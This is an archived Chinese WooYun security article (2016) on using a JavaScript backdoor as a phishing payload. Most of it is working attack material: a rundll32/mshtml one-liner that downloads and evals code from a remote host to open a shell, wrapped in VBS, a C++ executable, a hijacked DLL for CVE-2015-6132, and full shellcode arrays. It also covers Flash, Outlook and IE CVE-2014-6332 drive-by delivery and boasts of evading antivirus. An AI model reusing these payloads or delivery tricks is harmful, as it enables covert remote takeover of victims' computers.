JavaScript Phishing
乌云历史资料归档
原始作者: 三好学生 原始编号: superkieran-wooyundrops:1018 原始发布时间: 2016-01-27 14:43 声明:内容仅用于技术研究和个人使用,版权归 wooyun.org。
0x00 前言
前段时间分享了JavaScript Backdoor技术,着重对其功能的开发、Bug的优化做了介绍,这次研究一下JavaScript Backdoor在实际渗透测试中的利用方法。

0x01 简介
特点: 通过cmd执行代码即可弹回shell 优势:
-
免杀
-
简便
-
较隐蔽 利用思路: 综合其优势特点,JavaScript作为Phishing Payload有着意想不到的效果,下面就结合相关漏洞做简要介绍
0x02 隐藏在vbs中
最简便的方法,将JavaScript的上线代码写到vbs中 原始的JavaScript 上线代码:
#!bash rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.174.136/connect",false);try{h.Send();B=h.ResponseText;eval(B);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}
对应vbs中的代码(注意转义字符):
#!vb set shell=createobject("wscript.shell") shell.run "rundll32.exe javascript:""\..\mshtml,RunHTMLApplication "";document.write();h=new%20ActiveXObject(""WinHttp.WinHttpRequest.5.1"");h.Open(""GET"",""http://192.168.174.136/connect"",false);try{h.Send();B=h.ResponseText;eval(B);}catch(e){new%20ActiveXObject(""WScript.Shell"").Run(""cmd /c taskkill /f /im rundll32.exe"",0,true);}",0
点击vbs脚本,即可弹回HTTP shell
0x03 隐藏在exe中
开发工具:VC6.0 需要注意以下细节:
1、使用ShellExecute, WinExec没有区别
通过两种方式执行cmd命令都可以
2、cmd 参数细节
eg:
#!bash cmd /c dir 是执行完dir命令后关闭命令窗口 cmd /k dir 是执行完dir命令后不关闭命令窗口 cmd /c start dir 会打开一个新窗口后执行dir指令,原窗口会关闭 cmd /k start dir 会打开一个新窗口后执行dir指令,原窗口不会关闭
所以在用c++执行cmd命令时,为了退出残留的cmd进程,需要用cmd /c start再加上需要的cmd命令
3、转义字符
c++中存在转义字符,我们的命令中需要的转义字符如下:
-
"需要用"表示
-
\需要用\表示 综上,c++的代码为
#!cpp #include "stdafx.h" #include <windows.h> int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) { char *command="cmd.exe /c start rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";document.write();h=new\%20ActiveXObject(\"WinHttp.WinHttpRequest.5.1\");h.Open(\"GET\",\"http://192.168.174.136/connect\",false);try{h.Send();B=h.ResponseText;eval(B);}catch(e){new\%20ActiveXObject(\"WScript.Shell\").Run(\"cmd /c taskkill /f /im rundll32.exe\",0,true);}"; WinExec(command,SW_HIDE); return 0; }
点击exe,即可弹回HTTP shell
0x04 隐藏在dll中
开发工具:VC6.0
结合漏洞:CVE-2015-6132
细节可参考: http://zone.wooyun.org/content/24877
CVE-2015-6132 ,是一个类似于dll劫持的漏洞,如果在特定word文档的同级目录下放置一个dll,那么在打开word文档并点击图标后会运行同级目录下dll的代码
如图

planted-mqrt.doc里面包含图标foo.txt,如果点击图标,那么会运行mqrt.dll中的代码,即弹框 当然,把word 文档改为rtf文档即可实现在打开文档后的自动触发 如果把mqrt.dll的payload改为JavaScript Backdoor,那么会怎么样呢? 下面我们就修改一下 方法也很简单,但也需要注意cmd的参数和转义字符的修改,关键代码如下:
#!cpp BOOL APIENTRY DllMain( HANDLE hModule, DWORD ul_reason_for_call, LPVOID lpReserved ) { switch (ul_reason_for_call) { case DLL_PROCESS_ATTACH: { char *command="cmd.exe /c start rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";document.write();h=new\%20ActiveXObject(\"WinHttp.WinHttpRequest.5.1\");h.Open(\"GET\",\"http://192.168.174.136/connect\",false);try{h.Send();B=h.ResponseText;eval(B);}catch(e){new\%20ActiveXObject(\"WScript.Shell\").Run(\"cmd /c taskkill /f /im rundll32.exe\",0,true);}"; WinExec(command,SW_HIDE); } case DLL_THREAD_ATTACH: case DLL_THREAD_DETACH: case DLL_PROCESS_DETACH: break; } return TRUE; }
如图

打开CVE-2015-6132.rtf,没有任何异常反应 而这时我们的控制端已经弹回了shell,如图

即使此时关闭CVE-2015-6132.rtf,shell仍然可以继续操作
0x05 转换成shellcode
开发工具:msf、vc6.0 结合漏洞:CVE-2015-5119&CVE-2015-5122 细节可参考: http://zone.wooyun.org/content/21586 使用vc6.0测试msf shellcode的技巧:
1、以messagebox举例
msf:
#!bash use windows/messagebox set TEXT rundll32.exe javascript:"\..\mshtml,RunHTMLApplication "; generate -t c
如图


不难看出msf也存在转义字符 放在c++中测试msf shellcode,代码如下
#!cpp #include "stdafx.h" int main(int argc,char *argv[]) { unsigned char buf[] = "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b" "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b" "\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24" "\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a" "\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0" "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c" "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a" "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2" "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f" "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52" "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33" "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89" "\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c" "\x24\x52\xe8\x5f\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67" "\x65\x42\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3" "\x68\x3b\x58\x20\x20\x68\x69\x6f\x6e\x20\x68\x69\x63\x61\x74" "\x68\x41\x70\x70\x6c\x68\x48\x54\x4d\x4c\x68\x2c\x52\x75\x6e" "\x68\x68\x74\x6d\x6c\x68\x2e\x2e\x6d\x73\x68\x69\x70\x74\x3a" "\x68\x61\x73\x63\x72\x68\x20\x6a\x61\x76\x68\x2e\x65\x78\x65" "\x68\x6c\x6c\x33\x32\x68\x72\x75\x6e\x64\x31\xc9\x88\x4c\x24" "\x35\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff" "\x55\x08"; __asm{ lea eax,buf call eax } return 0; }
如下图可以看到弹框,shellcode执行成功
2、将JavaScript Backdoor转换成shellcode
msf:
#!bash use windows/exec set CMD rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";document.write();h=new%20ActiveXObject(\"WinHttp.WinHttpRequest.5.1\");h.Open(\"GET\",\"http://192.168.174.136/connect\",false);try{h.Send();B=h.ResponseText;eval(B);}catch(e){new%20ActiveXObject(\"WScript.Shell\").Run(\"cmd /c taskkill /f /im rundll32.exe\",0,true);} generate -t c
如图

放在c++中测试shellcode,代码如下
#!cpp #include "stdafx.h" int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) { unsigned char buf[] = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30" "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff" "\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52" "\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1" "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b" "\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03" "\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b" "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24" "\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb" "\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f" "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5" "\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a" "\x00\x53\xff\xd5\x72\x75\x6e\x64\x6c\x6c\x33\x32\x2e\x65\x78" "\x65\x20\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3a\x22\x5c" "\x2e\x2e\x5c\x6d\x73\x68\x74\x6d\x6c\x2c\x52\x75\x6e\x48\x54" "\x4d\x4c\x41\x70\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e\x20\x22" "\x3b\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x77\x72\x69\x74\x65" "\x28\x29\x3b\x68\x3d\x6e\x65\x77\x25\x32\x30\x41\x63\x74\x69" "\x76\x65\x58\x4f\x62\x6a\x65\x63\x74\x28\x22\x57\x69\x6e\x48" "\x74\x74\x70\x2e\x57\x69\x6e\x48\x74\x74\x70\x52\x65\x71\x75" "\x65\x73\x74\x2e\x35\x2e\x31\x22\x29\x3b\x68\x2e\x4f\x70\x65" "\x6e\x28\x22\x47\x45\x54\x22\x2c\x22\x68\x74\x74\x70\x3a\x2f" "\x2f\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x37\x34\x2e\x31\x33" "\x36\x2f\x63\x6f\x6e\x6e\x65\x63\x74\x22\x2c\x66\x61\x6c\x73" "\x65\x29\x3b\x74\x72\x79\x7b\x68\x2e\x53\x65\x6e\x64\x28\x29" "\x3b\x42\x3d\x68\x2e\x52\x65\x73\x70\x6f\x6e\x73\x65\x54\x65" "\x78\x74\x3b\x65\x76\x61\x6c\x28\x42\x29\x3b\x7d\x63\x61\x74" "\x63\x68\x28\x65\x29\x7b\x6e\x65\x77\x25\x32\x30\x41\x63\x74" "\x69\x76\x65\x58\x4f\x62\x6a\x65\x63\x74\x28\x22\x57\x53\x63" "\x72\x69\x70\x74\x2e\x53\x68\x65\x6c\x6c\x22\x29\x2e\x52\x75" "\x6e\x28\x22\x63\x6d\x64\x20\x2f\x63\x20\x74\x61\x73\x6b\x6b" "\x69\x6c\x6c\x20\x2f\x66\x20\x2f\x69\x6d\x20\x72\x75\x6e\x64" "\x6c\x6c\x33\x32\x2e\x65\x78\x65\x22\x2c\x30\x2c\x74\x72\x75" "\x65\x29\x3b\x7d\x00"; __asm{ lea eax,buf call eax } return 0; }
运行后可以弹回shell,证明shellcode生成成功
3、结合CVE-2015-5119&CVE-2015-5122
测试环境
#!bash Windows 7 SP1 (64-bit) ie8.0.7600.16385 Adobe Flash Player 18,0,0,194
步骤: 1、msf
#!bash use windows/exec set CMD rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";document.write();h=new%20ActiveXObject(\"WinHttp.WinHttpRequest.5.1\");h.Open(\"GET\",\"http://192.168.174.136/connect\",false);try{h.Send();B=h.ResponseText;eval(B);}catch(e){new%20ActiveXObject(\"WScript.Shell\").Run(\"cmd /c taskkill /f /im rundll32.exe\",0,true);} generate -t dword
如图

2、修改原工程文件 ,使用Adobe Flash CS6 编译生成新的swf 如图新编译的swf使用浏览器打开,弹回shell

同样,将swf嵌入word、ppt、xls,均可弹回shell 此处细节略
0x06 结合Outlook漏洞
细节可参考: http://zone.wooyun.org/content/24657 测试环境
#!bash win7 x86 outlook2007
打开伪造的Outlook文档: 如图,内容中包含一个docx的图标

现在双击打开,如图


点击确定后,接着弹框,如图,随后弹回shell
0x07 结合ie漏洞
结合漏洞:CVE-2014-6332 步骤:
1、将JavaScript同CVE-2014-6332结合,实现挂马
修改后的关键代码为:
#!vb <SCRIPT LANGUAGE="VBScript"> function runmumaa() On Error Resume Next set shell=createobject("wscript.shell") shell.run "rundll32.exe javascript:""\..\mshtml,RunHTMLApplication "";document.write();h=new%20ActiveXObject(""WinHttp.WinHttpRequest.5.1"");h.Open(""GET"",""http://192.168.174.136/connect"",false);try{h.Send();B=h.ResponseText;eval(B);}catch(e){new%20ActiveXObject(""WScript.Shell"").Run(""cmd /c taskkill /f /im rundll32.exe"",0,true);}",0 end function </script>
之后将html文件放于kali上
2、kali上开启SimpleHTTPServer
#!bash python -m SimpleHTTPServer 80
如图



3、访问 http://192.168.174.133/JavaScript.html
